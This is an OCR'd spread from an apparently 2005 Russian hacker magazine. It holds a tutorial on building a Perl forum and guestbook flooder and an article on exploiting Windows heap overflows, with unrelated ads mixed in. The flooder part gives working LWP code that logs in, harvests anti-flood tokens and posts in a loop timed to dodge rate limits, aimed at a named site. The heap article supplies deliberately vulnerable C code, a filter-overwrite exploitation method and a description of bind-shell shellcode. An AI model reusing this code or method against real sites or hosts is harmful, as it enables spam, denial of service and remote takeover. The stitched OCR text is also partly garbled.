
1. Скрипт для отображения сообщений (*gb/index.php*)
2. Форма для отправления сообщений в книгу (*gb/from.html*)
3. Скрипт для записи нового сообщения в гостевую (*gb/script.php*)

То есть, если ты хочешь оставить свою запись в чьей-нибудь гостевой книге, то поочередно обращаешься к следующим документам: form.html (забиваем наши данные) → add_mess.php (наши данные передаются скрипту для записи в БД или файл) → index.php (теперь здесь будет отображаться наш коммент к гостевой книге).

Чтобы понять, каким образом можно засыпать приложение левыми сообщениями, давай посмотрим, как выглядит стандартная форма для отправки сообщения:



Если диск к журналу похитили инопланетяне, полную версию флудера качай отсюда: http://unix-forge.org/~sshx/x/xpcom_forum_flooder.txt :).



На нашем диске лежит полная и законченная версия forum_flooder'a, описанного в этой статье.

[среднестатистическая форма для отправки сообщения]

```
<form action=script.php method=POST>
Имя:<br>
<input type=text name="your_name" ></><br>
Адрес e-mail:<br>
<input type=text name="email" ></><br>
Твой комментарий:<br>
<textarea name="text" rows=10 cols=65 >
</textarea><br><br>
<input type=Submit >
</form>
```

Как только ты нажмешь на кнопку Submit, данные тут же передадутся серверному приложению при помощи POST-запроса, внутри сценария создадутся переменные $_POST[your_name], $_POST[email], $_POST[text] и эти данные запишутся в базу данных или текстовый файл.

А теперь представь на секунду, что будет, если начать методично нажимать ctrl+r, отправляя на сервер все новые и новые сообщения, заполнив таким образом за пару минут гостевую книгу десятками сообщений. Чтобы не допустить такого поворота событий, сейчас все скрипты оборудованы той или иной защитой от флуда и такая элементарная атака не проходит.

Сейчас мы научимся обходить некоторые защиты и, самое главное, автоматизируем процесс флуда. Как? Конечно же с помощью любимого скриптового языка — Perl.

[собираем паучка] Допустим, ты хотел заполнить гостевуху своего недруга сотней-другой веселых и полезных сообщений. Разумеется, этот процесс было бы неплохо поставить на конвейер. Для этого нам нужно наколбасить перловый сценарий, который будет сам заходить на страницу и оставлять сообщение. Perl-скрипт может работать с web через сокеты, но намного легче использовать специально заточенный для этих целей модуль LWP (library WWW for Perl). Он должен быть прикручен к перлу по умолчанию. Вот как будет выглядеть примитивный флудер для нашей многострадальной гостевой:

```
[примитивный флудер]

#!/usr/bin/perl
use LWP::UserAgent;
use HTTP::Request;#этот модуль нам необходим, чтобы создавать «запросы» вида ( метод=>"урл" );
$url="www.sobakoff.net/script.php";
$name="Sashiks";#это наши данные, которые будут отправляться
$email="real_sshx@mail.ru";
$text="Это не флуд! ;)";
$opera=LWP::UserAgent->new();#создаем новый объект — браузер;
$req=new
HTTP::Request(POST=>"$url?your_name=$name&email=$email&text=$text");#создаем новый запрос
$opera → request($req);#выполняем запрос, то есть отправку данных скрипту
print"Message added!\n';
```

После запуска этого скрипта в гесте должна появиться наша запись. Чтобы отправить больше сообщений, можно просто добавить цикл, где счетчиком будет число необходимых тебе сообщений. Правда просто? Кстати, в Perl есть еше один модуль из семейства HTTP. Он создан специально, если тебе нужно часто работать с web-формами. Подключается он так: use HTTP::Request::Common, а запрос из предыдущего примера реализуется следующим образом:

```
$req=POST('www.sobakoff.net/script.php', [your_name=>'$name', email=>'$email',   text=>'$text'] );
```

Здесь в квадратных скобках мы просто присвоили необходимым параметрам соответствующие значения.

[копаем глубже] Разобравшись с основами «затопления» вражеских гестбуков можно перейти к более интересному занятию — изучению форумов и разработки полноценного автономного флудера. Между прочим, за это дело я взялся не зря. А все потому, что мой британский друг Кайл (фанатик юниксов), однажды забрел на сайт *www.linuxsucks.org*, где ему очень не понравилось тамошнее отношение наглых буржуев к детищу Линуса Торвальдса (да и никсам вообще). Так как сайт по сути представлял собой один большой форум, я тут же получил задание сделать им какую-нибудь пакость — например, до опупения залить их топиками, вроде Kill Bill(Gates) :). Вот такая вот прелюдия. Теперь на примере *www.linuxsucks.org* мы будем писать нашу программу. Сейчас я расскажу, как я изучал этот форумный движок. Первым делом я, конечно же, зарегался и зашел в раздел discussions. Сайт был построен на php (хотя файлы и были замаскированы апачем под *.html). Я выбрал произвольный топик и стал смотреть сообщения в нем. В самом конце списка ответов была кнопочка AddReply. После нажатия меня перебросило к форме для ответа на пост. Ничего особенного в ней не было — поле для темы, текстовое поле и кнопка для отправки Post. Я заполнил поля какой-то лабудой и нажал на Post, но тут надпись на кнопке изменилась на что-то, вроде «Подождите. Идет обработка» (сама кнопка стала теперь неактивной), и лишь потом мне вывели новую страницу и сообщили, что ответ успешно записан. Мне стало интересно, смогу ли я вернуться и запостить сообщение заново, поэтому в браузере я перешел на страницу назад. Все поля были заполнены и не очистились, но еше раз запостить этот ответ я не мог, потому что кнопка Post так и оставалась неактивной. Вот это первый вид защиты от флудеров. Теперь я решил оставить еще один ответ, и как только мне сообщили, что сообщение добавлено, я тут же вернулся к тому топику и опять нажал AddReply и увидел форму для ответа. Я быстренько ее заполнил и нажал Post. Но теперь на загрузившейся страничке, вместо ожидаемого «Ответ успешно записан», появилось предупреждение о том, что запрещено оставлять более одного сообщения в минуту. Как видишь, еще один прием защиты от попадания в форум всякого мусора. Что ж, для начала неплохо, но я знал, что в форме должен был быть еще какой-то трюк, чтоб защититься от флудеров. Так и оказалось. Если просмотреть html-код страницы, то можно увидеть несколько скрытых полей, в которых передавались параметры, среди которых были topictitle (название темы), postid (ID номер топика) и некий неизвестный параметр token. А вот на нем я хочу остановиться поподробнее. Лично мне он напомнил MD5 хэш: <input type="hidden" name=token value="95fcc3baff27ce6c2c3e7afd4303b7cb">.
Так, скорее всего, и было (причем я заметил, что хэш генерировался каждый раз новый и не от чего не зависел). То есть при генерировании web-формы для ответа на пост в нее вставляется сгенеренный хэш, и как только мы жмем кнопку Post, то скрипт, которому передаются параметры, сравнивает значение, переданное ему в $token, с тем, что было вставлено в форму. Если же значения не совпадают, то ответ просто-напросто не записывается. Немного почесав репу, я понял, что для создания флудера под форум, этих данных будет мало. Мне нужно было знать все значения (в том числе и в скрытых полях), которые передавались из формы. Для этого мне нужно было сохранить форму на себе на винт и в html-коде исправить:

```
<form onSubmit="submitonce(this)" action="/addReply.html" method="POST" enctype="multipart/form-data">
на
<form onSubmit="submitonce(this)" action="http://www.linuxsucks.org/addReply.html" method="GET" enctype="multipart/form-data">
```

ЗАЩИЩАЙТЕСЬ, СУДАРЬ!

Существуют много способов защиты web-приложений от подобного рода flood-атак. Это и скрытые таблицы и генерация произвольного кода в теле страницы. Сюда также относится IP блокировка, шифрование с помощью JavaScript. Вообще, примеров много, и все они заслуживают твоего внимания. Очень подробную и интересную статью по этому поводу написал Said в последнем (№3) выпуске Mazafaka E-zine. Настоятельно рекомендую почитать этот материал.

ЗАЧЕМ ЭТО НУЖНО?

В самом деле, кому и зачем может понадобиться флудер? Ну во-первых, его можно использовать в корыстных целях: рекламировать что-нибудь, пиарить свой сайт, обливать грязью своего друга Петровича и так далее. Можно признаться в любви, поздравить маму с днем рождения, довести админов до белого каления. Но самое главное — помни, что грамотно реализовать защиту со своей стороны, можно лишь с головой погрузившись в проблему нападения.

Имя
Член Пепенцифф
Адрес e-mail
root@fbi.gov
Твой комментарий:
Сейчас данные из этой формочки передадутся скрипту!

пример формы для отправки комментариев в гостевую



форма для постинга сообщений на www.linuxsucks.org

правим страницу и вытягиваем из нее параметры

наш флудер в работе

То есть в action я прописал полный путь к скрипту, а метод передачи заменил на GET. Теперь, нажав на Post, страница начнет передавать на сервер данные, но теперь методом GET, поэтому в адресной строке браузера я смогу увидеть все параметры. Вот как выглядела эта строка:

```
www.linuxsucks.org/addReply.html?xtitle=название_нашего ответа&postid=это_номер топика&topictitle=название_самого_топика&xmsg=наш_ответ&Post=Post&token=это_md5_хэш&mode=Submit.
```

Параметры post и mode не менялись в зависимости от топика. Теперь, получив все необходимые сведения, я уже мог начинать писать флудер.

[перловые забавы] Перед тем, как приступить непосредственно к написанию, нужно определиться с тем, какие действия и в каком порядке должна выполнять наша программа:

1. Аутентификация на сайте (логин+пароль)
2. Получение Cookies
3. Получение страницы с формой (парсинг параметров)
4. Составление запроса (плюс Cookies)
5. Отправка запроса

Сейчас мы разберем каждый пункт. Первое, что нам нужно сделать — пройти авторизацию с помощью пары «логин:пароль». Если этого не сделать, то при запросе страницы с формой нас все равно перебросит на пагу login.html. Благо авторизация выполнена крайне просто в виде двух полей, поэтому, чтобы нас впустили, достаточно проделать следующие:

```
$opera=LWP::UserAgent → new();
$req=new
HTTP::Request(POST=>"http://www.linuxsucks.org/login.html?xlogin=$user&xpassword=$pass");
$response=$opera → request($req);Я подразумеваю, что юзер зареган, и логин с пассом валидны. После этого нам должны выдаться куки. Но как их сохранить для дальнейшего использования? Для этого нам нужно подключить модуль use HTT::Cookies. Вот основные методы для объектов:
$cookie_jar=HTTP::Cookies → new(); #мы создаем псевдо БД, где будут храниться печенья. Кода сессия заканчиваеться, БД опустошаеться.
$cookie_jar → extract_cookies($response); #Из полученного браузером ответа (см.выше) мы извлекаем кукис и кладем его в нашу БД
$cookie_jar → add_cookie_header($request); #Присоединяем наш файл cookie к запросу $request (об этом далее).
```

То есть после авторизации приходит ответ сервера, в котором мы получаем Cookies. Эту куку бережно сохраняем в $cookie_jar, ведь она нам позже пригодится (к слову, нам ее нужно цеплять к каждому запросу). А сейчас нам надо получить hrml-код страницы с формой для ответа. Допустим, если ты хочешь наводнить топик с ID 1500, то это будет выглядеть примерно так:

```
$req=new
HTTP::Request(GET=>"http://www.linuxsucks.org/addReply.html?postid=1500");
$cookie_jar → add_cookie_header($req);# вот здесь мы прикрепляем кукис, который получили при авторизации
$response=$opera → request($req);
$resp_cont=$response →content;
```

Сейчас в переменной $resp_cont должна храниться вся страница с формой для реплая. Мы получили ее, чтобы найти скрытые параметры такие, как token и topictitle. Если же мы не узнаем их значение, то не сможем запостить ответ. Пропарсив страницу, мы получили необходимые данные, и теперь готовы отправить запрос с нашим ответом:

```
$flood_post=new
HTTP::Request(POST=>"$f_url?xtitle=$title&postid=$top_id&topictitle=$topic&xmsg=$msg&Post=Post&token=$token&mode=Submit");#формируем запрос с ответом
$cookie_jar →add_cookie_header($flood_post);#опять цепляем куки
$opera →request($flood_post);#выполняем запрос
```

Если ты внимательно читаешь статью, у тебя должен возникнуть вопрос, что такое $title $msg и где они определяются. Все предельно просто — это название твоего ответа и его текст. Они находятся на нашем флудере, и чтобы изменить их, воспользуйся любым текстовым редактором. Вот основной текст программы без функций:

```
auth($auth_url); #функция авторизации
for($n=0;$n<$hmt;$n++){#$hmt — количество постов, которые мы хотим отправить ( по умолчанию 50 )
flood($rep_url); #функция для постинга наших флудерских "ответов"
sleep($def_time);
}
```

Ты, наверное, заметил, что в конце цикла есть запись sleep($def_time). Сейчас я все объясню. Помнишь, я говорил, что скрипт ругнулся, что нужно подождать 1 минуту, когда я попытался оставить два поста подряд? То есть между постами должна быть пауза, определенная в переменной $def_time . И хоть она по умолчанию равна 60 сек, можешь проиграть с этим значением, потому что скрипт нагло врал относительно 1 минуты — на самом деле достаточно 15—20 секунд (а может, и того меньше).

[the lessons is over. Goodbye!] Ну вот собственно и все, что я хотел сказать по этому поводу. Только что мы с тобой рассмотрели основные аспекты зафлуживания в web и написали простенький академичный флудер. Надеюсь, ты его не будешь использовать даже в ознакомительных целях, потому что сильно рискуешь попутно ознакомиться с сотрудниками местного управления «Ку» :). Счастливво

are you gangsters? No, we are russians!




ищем скрытые поля

АСЫ
НАД
ВЬЕТНАМОМ

Война еще не закончена, армии США нужны новые пилоты!
Не подведи Дядю Сэма, офицер!















© 2005 «Руссобит-Паблишинг» Все права защищены. © 2005 «Game Factory Interactive» All rights reserved.
© 2005 «Artematica Entertainment» All rights reserved.
Розничная продажа в магазинах фирмы "М.видео". Отдел продаж: office@russobit-m.ru; (095) 211-10-11, 967-15-80.
Техническая поддержка: support@russobit-m.ru; (095) 979-55-58, а также на форуме по адресу: http://www.russobit-m.ru/forums/

Heap

Куча с горкой

ЕСЛИ ПОРЫТЬСЯ В СЕТИ, МОЖНО НАЙТИ ОГРОМНОЕ КОЛИЧЕСТВО МАТЕРИАЛОВ, ОПИСЫВАЮЩИХ РАЗЛИЧНЫЕ МЕТОДЫ ВСЕВОЗМОЖНЫХ ПЕРЕПОЛНЕНИЙ. ПЕРЕПОЛНЕНИЯ В СТЕКЕ, BUFFER OVERFLOW, FORMAT STRING — ВСЕ ЭТО В ДЕТАЛЯХ ОПИСАНО НА МНОГИХ САЙТАХ. ОДНАКО, ЕСЛИ ПРИСМОТРЕТЬСЯ, ПОЧТИ ВСЕ ПРИМЕРЫ И ОПИСАНИЯ ПОПУЛЯРНЫХ МЕТОДИК ПРИВЕДЕНЫ ИМЕННО ДЛЯ UNIX-СИСТЕМ. ЛЕЗТЬ В КУЧУ СПЕЦИФИЧЕСКИХ ДЛЯ WINDOWS МОМЕНТОВ НИКТО НЕ ЖЕЛАЕТ. ПО ЭТОЙ ПРИЧИНЕ МЫ РЕШИЛИ ПРИГОТОВИТЬ ДЛЯ ТЕБЯ ИНТЕРЕСНЫЙ МАТЕРИАЛ О ПОПУЛЯРНОМ СРЕДИ ХАКЕРОВ И ВИРМЕЙКЕРОВ ПРИЕМЕ, С ПОМОЩЬЮ КОТОРОГО РАСПРОСТРАНЯЕТСЯ ДОБРАЯ ПОЛОВИНА СЕТЕВЫХ ЧЕРВЕЙ, — О HEAP OVERFLOW | Хаштамов Адиль (adi1@ok.kz)

Основы heap-переполнений под Windows

[что такое heap] Прежде всего давай разберемся, что такое heap. Любой школьник тебе скажет, что с английского это слово переводится как «куча». В нашем же компьютерном контексте слово «heap» обозначает специальную область зарезервированного адресного пространства, выделение и освобождение памяти в котором реализуется при помощи специальных системных функций. При работе с кучей программистам доступно собственное огромное виртуальное адресное пространство, по емкости значительно превосходящее объем реальной физической памяти, установленной в компьютере. Все основные функции по работе с кучей (выделение, освобождение и создание блоков памяти) расположены в системной библиотеке ntdll.dll. Изначально каждому приложению в Windows выделяется одна мегабайтная куча, а далее уже, по мере необходимости, объем выделяемой памяти автоматически увеличивается. В свою очередь, приложение может создавать собственное адресное пространство с помощью специальных функций. Память в куче выделяется областями, причем в каждой области можно создать блоки памяти, которые будут расположены в сегментах. Для управления каждым таким блоком создается свой специальный заголовок, который изображен на рисунке 1.

Size		Previous Size	
Segment Index	Flags	Unused	Tag Index
Flink			
Blink			

рисунок 2: заголовок свободного блока




рисунок 1: заголовок блока

Здесь Size обозначает размер блока, Previous Size — размер предыдущего блока, Segment Index — индекс сегмента, в котором расположен блок, Unused — количество неиспользуемых байт в блоке, Tag Index — индекс метки, а Flags — флаг блока. Флаги могут быть следующими:

0x01 — HEAP_ENTRY_BUSY
0x02 — HEAP_ENTRY_EXTRA_PRESENT
0x04 — HEAP_ENTRY_FILL_PATTERN
0x08 — HEAP_ENTRY_VIRTUAL_ALLOC
0x10 — HEAP_ENTRY_LAST_ENTRY
0x20 — HEAP_ENTRY_SETTABLE_FLAG1
0x40 — HEAP_ENTRY_SETTABLE_FLAG2
0x80 — HEAP_ENTRY_SETTABLE_FLAG3

При освобождении блока памяти он принимает вид, изображенный на рисунке 2. Здесь Flink — указатель на следующий освобожденный блок, а Blink — указатель на предыдущий освобожденный блок.

[другая разметка] Для упрощения управления свободными блоками используется также разметка по количеству единиц выделения. Единицы можно высчитать таким образом. Объем каждого выделяемого блока памяти равен 8. К примеру, если приложение выделяет блок размером в 64 байта, тогда единиц адресации получится 64/8 = 8. Каждая куча стартует со структуры из 128 массивов LIST_ENTRY, которую можно посмотреть в



На нашем диске ты найдешь полные версии программ, описанных в этой статье, подопытное приложение Server.exe для экспериментов и сплоит для программы — в ознакомительных целях.

winnt.h/win.h. В каждый индекс массива записывается свободный блок, нумерованный по единицам выделения. В нашем примере мы выделили блок, равный 64 байтам, единиц выделения получилось 8. Выходит, что при освобождении блока памяти в массив FreeList (массив свободных блоков) под индексом 8 запишется наш освобожденный блок. Учти, что первый индекс FreeList не используется из-за того, что блок размером в 8 байт не может существовать. Нумерация индексов начинается с 2-х, нулевой индекс используется для хранения освобожденных блоков памяти более 1016 байт.

[функции для работы с heap] Теперь давай поговорим о функциях для работы с кучей. Я опишу самые главные системные вызовы:

1 Первая функция называется HeapCreate(). Она служит для создания частной области памяти. У нее 3 параметра. Рассмотрим их:

– Флаг кучи, всего их два. Первый флаг — HEAP_GENERATE_EXCEPTIONS — указывает на то, что в случае ошибки будет сгенерирована структура исключительных ситуаций (SEH). Второй флаг — HEAP_NO_SERIALIZE — указывает на то, что будет отменен синхронизированный доступ к памяти. Данную опцию стоит применять в том случае, если ты уверен, что доступ к куче не имеют одновременно два потока.
– Размер кучи.
– Размер максимального значения кучи. Если поставить 0, то будет стоять ограничение равное максимальному значению всей виртуальной памяти системы (4Гб).
Функция в качестве результата работы возвращает дескриптор, через который в дальнейшем будет выделяться память. Чтобы тебе было проще, покажу на примере, как выглядит вызов этой функции:

```
HANDLE Heap1 = HeapCreate(HEAP_GENERATE_EXCEPTIONS, 700, 0);
```

2 Вторая функция используется для выделения блоков и называется HeapAlloc(). Она имеет 3 параметра:

– Дескриптор области кучи (в нашем случае это Heap1).
– Необязательные флаги, два из которых аналогичны функции HeapCreate(), а третий флаг — HEAP_ZERO_MEMORY — указывает на то, что выделенный блок заполняется нулями.
– Объем запрашиваемой памяти. Пример вызова:

```
char *HeapBlock1 = HeapAlloc(Heap1, HEAP_ZERO_MEMORY, 555);
```

3 Третья функция — освобождение блока HeapFree(). Она имеет тоже 3 параметра.

– Дескриптор области.
– Флаг. Может быть 0 или HEAP_NO_SERIALIZE.
– Блок, который нужно освободить.

Я рассказал тебе об основных функциях для работы с кучей в Windows. Понимание их работы уже очень скоро нам пригодится, потому что переходим к самому интересному — непосредственно к Heap Overflow.

[переполнение кучи] Переполнение кучи схоже с переполнением стека. Отличительная особенность, как и следовало бы ожидать, заключается в том, что в данном случае мы имеем дело с кучей, а не со стеком :). Чтобы не вести абстрактных разговоров, приведу распространенный пример уязвимой программы. Всмотрись-ка в этот код:




рисунок 4: сервер в коматозе



Описанная методика является платформозависимой и для каждой версии системы нужно собирать свой сплоит, указывая различные адреса фильтров.



Количество выделяемой памяти в куче указывается в PE-заголовке экзешника и может быть изменено.




Эта статься написана в исследовательских целях для ознакомления с растущей угрозой со стороны сетевых червей: ведь остановить продвижение заразы можно лишь, как следует разобравшись с тем, как она распространяется. За незаконное применение полученных сведений несешь ответственность только ты сам.

[уязвимый код программы]

```
#include <stdio.h>
#include <windows.h>
int main ( int argc, char *argv[] )
{
HANDLE Heap1 = HeapCreate(0, 700, 0);
char* hblock1 = HeapAlloc(Heap1, HEAP_ZERO_MEMORY, 10);
strcpy(hblock1, argv[1]);
char* hblock2 = HeapAlloc(Heap1, HEAP_ZERO_MEMORY, 20);
HeapFree(Heap1, 0, hblock1);
HeapFree(Heap1, 0, hblock2);
return 0; }
```

Если ты внимательный человек и немного смыслишь в программировании, то мигом заметишь, что в этой программе присутствует баг — переполнение при использовании функции strcpy(). При копировании мы не учитываем длину входного параметра, который копируется в первый блок. Если ввести достаточно длинную строку, то когда данные переполнят первый блок, мы уже попадем во владения второго блока и будем иметь возможность управлять им. Это можно наглядно увидеть в любом отладчике, я буду использовать известный дебаггер OllyDbg. Посмотри на скриншот под номером три. Там отчетливо видно, что происходит при переполнении кучи. Heap Overflow произошел при освобождении блоков памяти, и теперь управляем двумя регистрами — EAX и ECX. Обрати внимание на этот участок кода в отладчике:

```
MOV DWORD PTR DS:[ECX],EAX
MOV DWORD PTR DS:[EAX+4],ECX
```




Эти строки и означают то, что у нас в распоряжении вышеприведенные регистры. Если ты понял всю технику работы кучи, то уже можешь догадаться, что в регистр EAX при нормальной работе будет занесен адрес следующего свободного блока, а в регистр ECX — адрес предыдущего. При переполнении мы затерли значения этих регистров, и поэтому происходит ошибка. Эксплуатирование может идти по сценарию подмены Flink и Blink. В данной статье я хочу рассказать об одной из самых легких техник — о перезаписывании фильтра необработанных исключений (Unhandled Exception Filter). Функция, которая устанавливает этот фильтр, находится в системной библиотеке kernel32.dll — SetUnhandledExceptionFilter. Код ее выглядит примерно так:


```
mov ecx, dword ptr [esp+04]
mov eax, dword ptr [77ED73B4]
mov dword ptr [77ED73B4], ecx
ret 0004
```


Для выполнения кода нам достаточно установить в регистр ECX адрес фильтра (77ED73B4), а в регистр EAX — адрес, который передаст управление шелл-коду.
Тем самым после этого будет выполнен следующий код:

```
ntdll.NtQueryInformationProcess:
mov eax, dword ptr [77ED73B4]
cmp eax, esi
je 77E93132
push edi
call eax
```

Здесь видно, что управление будет передано этому фильтру. И при подмене фильтра мы сможем передать управление нашему шелл-коду. У внимательного читателя, наверное, уже назрел вопрос о том, каким образом можно узнать адрес шелл-кода. Тут все просто. Дело в том, что регистр EDI+0x74 указывает на стек перед кучей. Таким образом, при перезаписи фильтра этим адресом мы передаем управление на заранее подготовленный шелл-код.
Давай все это рассмотрим на практике. В качестве подопытного кролика я написал маленькое серверное приложение, которое принимает запросы от клиента. При посылке запроса, который превышает размер отведенного буфера, сервер отрубается с ошибкой переполнения. Задача клиента-эксплойта заключается в том, чтобы послать специальным образом сформированный запрос, который переполнит кучу, вызовет необработанное исключение, подменит его и передаст управление шелл-коду, который, в свою очередь, откроет шелл на 28876 порту. Вот и все. Чтобы лучше понимать, о чем я говорю, настоятельно советую тебе взять с нашего диска исходник сервера и параллельно со мной проделывать все операции над выполняемым бинарником в отладчике. Загрузи в OllyDbg Server.exe с диска и передай программе на вход достаточно длинную строку. В отладчике ты увидишь картинку, очень похожую на рисунок 4.


рисунок 5: удачная работа эксплоита


рисунок 6: аттач к процессу


рисунок 3: переполнение в куче


SetUnhandledExceptionFilter в kernel32.dll

Как видно из скрина, сервер упал и значения EAX, ECX подменились на 0x61616161. Это говорит о том, что мы в состоянии удачно выполнить код. Сам эксплойт, который будет открывать доступ к шелл-оболочке, очень прост для понимания, и ты его можешь наблюдать на нашем диске. В нем я использую winsock для соединения с сервером (у нас он висит на 6666 порту). При подключении на него эксплойт формирует строку для переполнения. Для этого мы заполняем выделяемый в программе буфер, организуя короткий переход jmps, передающий управление фильтру, который после этого перезаписывается инструкцией call dword ptr [edi+0x74]. Эта инструкция в нашем случае взята из библиотеки RPCRT4.DLL. Управление переходит на «пустышки» (NOP'ы), которые спускаются до нашего шелл-кода, который и исполняется серверной частью. Шелл-код работает по следующему принципу. В самом начале по структуре winsock мы открываем 28876 порт на машине. Далее создаем процесс cmd.exe с помощью CreateProccess(), который «вешается» на вышеуказанный порт, поэтому при подключении на него, ты получаешь интерактивную командную строку. Для более ясного понимания работы сплоита советую тебе запустить сервер вне отладчика, а потом «прикрепиться» к нему с помощью OllyDbg. Все эти действия можно наблюдать на картинке под номером 5.
Как видно, все наши теоретические прикидки и расчеты реализовались на практике, мы перезаписали фильтр, наш код исполнился удачно, и на 28786 порту открылся гейт для доступа к cmd.exe :).

[заключение] В данной статье я лишь показал основу для дальнейшего изучения. Рассмотренная нами техника, считается самой легкой и процент того, что код выполнится при правильно собранном эксплойте, очень велик. Однако у методики есть и серьезный недостаток: она платформозависима. То есть для каждой ОС и SP нужно искать свои адреса фильтров. Возможно, в последующих статьях я рассмотрю другие техники, которые не зависят от платформы и на основе которых можно будет писать универсальные эксплойты



ПОДРОБНОСТИ В КИНОТЕАТРАХ СТРАНЫ

VERSHININ.007@MAIL.RU
АГЕНТ ВЕРШИНИН

SUVOR.021@MAIL.RU
АГЕНТ СУВОРОВЦЕВ



НАМ ДОВЕРЯЮТ ДАЖЕ СПЕЦАГЕНТЫ



Wi-Fi под скальпелем

